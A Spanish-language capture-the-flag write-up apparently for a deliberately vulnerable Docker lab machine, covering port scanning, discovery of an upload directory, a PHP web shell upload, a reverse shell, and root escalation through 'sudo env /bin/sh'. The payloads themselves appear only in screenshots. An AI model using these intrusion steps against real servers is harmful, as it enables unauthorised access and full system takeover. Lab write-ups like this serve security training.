Vamos a desplegar la maquina

```
❯ sudo bash auto_deploy.sh upload.tar
[sudo] contraseña para caan31:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```


Haremos un escaneo simple con nmap y el parámetro -Pn por si el servidor no permite conexiones ping

```
❯ nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-21 13:15 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```


Ahora que sabemos que esta el puerto 80 podemos hacer un escaneo mas profundo para saber la versión con el parámetro -sCV

```
❯ nmap -p80 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-21 13:15 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000030s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Upload here your file
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.47 seconds
```


Vamos a explorar con lo que contamos en el servidor apache



Vemos que podemos subir ficheros




Ahora vamos a hacer una búsqueda dentro de los directorios del servidor con la herramienta gobuster.




Vemos que tiene un directorio que se llama uploads y que almacena todos los archivos que subimos


Vamos a subir un archivo .php malicioso para poder ejecutar comandos como cmd desde la url




Vemos que funciona al subirlo y ejecutarlo desde la url ?*cmd=id*




Lo que haremos ahora es una reverse Shell, así que nos pondremos en escucha en nuestra maquina por el puerto 443






Una vez ejecutamos la reverse Shell vemos que estamos dentro de la maquina



Ejecutamos sudo -l para ver que podemos ejecutar como root y vemos que es el binario env



Vamos a Gtfobins para ver que comando podemos ejecutar y así escalar privilegios

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Una vez ejecutamos podemos ver que somos root

```
www-data@4c838bae05b6:/var/www/html/uploads$ sudo /usr/bin/env /bin/bash
root@4c838bae05b6:/var/www/html/uploads# whoami
root
```